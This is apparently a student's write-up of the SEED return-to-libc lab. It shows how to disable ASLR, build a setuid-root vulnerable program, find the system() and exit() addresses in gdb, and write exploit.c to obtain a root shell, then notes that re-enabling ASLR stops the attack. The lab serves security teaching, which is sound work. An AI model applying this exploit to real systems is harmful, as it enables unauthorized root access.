
SETUP commands I ran first:

- sudo sysctl -w kernel.randomize_va_space=0
- sudo ln -sf /bin/zsh /bin/sh


I compiled the vulnerable program, changed the owner of the file to root and made it executable using:

1. gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
2. sudo chown root retlib
3. sudo chmod 4755 retlib



I then ran the gdb compiler:

1. gdb -q retlib
2. Run
3. p system
4. p exit



In the next step I defined a new variable MYSHELL with the value /bin/sh using command:


- export MYSHELL=/bin/sh

I then created a helper script called ENV.c with the following content:

```
void main(){
  char* shell = (char *) getenv("MYSHELL");
  if (shell)
    printf("%x\n", (unsigned int)shell);
}
```

Compiling and running this program, I got the address of the previously defined MYSHELL variable, which contains the /bin/sh.

Next, by making a “dummy” badfile full of A’s I noticed it stopped returning successfully at 53A’s which means buffer overflow occurs after 52A’s. As such, I knew that the first address was at 52 + 4 = 56, the following would be at 60 and the last at 64.



I then modified the exploit.c file to contains the 56 to 64 addresses as well as the p system, p exit and /bin/sh values I got previously with the helper script and gdb. I also made char buf[80] since the original [40] wasn't large enough for my -BUF_SIZE = 44 case.

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[80];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[64] = 0xbffffe1c ;   //  "/bin/sh"
  *(long *) &buf[56] = 0xb7e42da0 ;   //  system()
  *(long *) &buf[60] = 0xb7e369d0 ;   //  exit()

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

Lastly, compiling and running exploit.c and then running the retlib program worked as expected 🙂:

```
[05/26/25]seed@VM:~/Downloads$ gcc -o exploit exploit.c
[05/26/25]seed@VM:~/Downloads$ ./exploit
[05/26/25]seed@VM:~/Downloads$ ./retlib
# whoami
root
#
```

As Task 4 mentions, we can turn on the address randomization using command:

- sudo sysctl -w kernel.randomize_va_space=2

```
[05/26/25]seed@VM:~/Downloads$  sudo sysctl -w kernel.r
andomize_va_space=2
kernel.randomize_va_space = 2
[05/26/25]seed@VM:~/Downloads$ ./retlib
Segmentation fault
[05/26/25]seed@VM:~/Downloads$
```

This time running retlib returns ‘segmentation fault’.
This is because buffer overflow occurred but the address of system(), exit() and /bin/sh varied every time. So we can not get a hold on for an exact address. This is why the attack was not successful.
The Values of X, Y and Z (64, 56 and 60) do not change, only their addresses change.